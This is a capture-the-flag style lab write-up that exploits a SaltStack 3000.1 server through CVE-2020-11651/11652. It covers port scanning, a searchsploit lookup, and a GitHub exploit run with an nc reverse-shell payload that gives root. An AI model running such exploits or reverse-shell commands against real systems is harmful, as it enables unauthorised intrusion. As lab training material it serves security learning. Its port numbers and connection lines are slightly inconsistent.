Initial Access
Nmap
I begin by scanning the target with Nmap:
nmap -sCV 192.168.106.62 -oN nmap
RustScan
I also run a RustScan for a quicker port discovery:
rustscan -a 192.168.106.62 
After finding nothing interesting on port 80, I checked port 8000 and also ran gobuster for directory enumeration.

I didn’t find anything useful there, so I decided to check for any unusual open ports.


I found an exploit on Exploit-DB that matches this software version.
┌──(kali㉿kali)-[~/practice/twiggy]
└─$ searchsploit -m 48421
  Exploit: Saltstack 3000.1 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/48421
     Path: /usr/share/exploitdb/exploits/multiple/remote/48421.txt
    Codes: CVE-2020-11652, CVE-2020-11651
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/practice/twiggy/48421.txt

┌──(kali㉿kali)-[~/practice/twiggy]
└─$ mv 48421.txt exp.py 
However, this initial exploit didn’t work for me.

I looked for an alternative and found a different exploit script on GitHub.

python3 exploit.py --master 192.168.106.62 --exec "nc 192.168.45.195 4405 -e /bin/bash"I set up a Netcat listener and executed the exploit to catch the reverse shell.
┌──(kali㉿kali)-[~/practice/twiggy]
└─$ nc -lvnp 4505
listening on [any] 4505 ...
192.168.106.62: inverse host lookup failed: Unknown host
connect to [192.168.106.62] from (UNKNOWN) [192.168.45.195] 38610
bash: no job control in this shell
[root@twiggy root]#
I successfully got root access!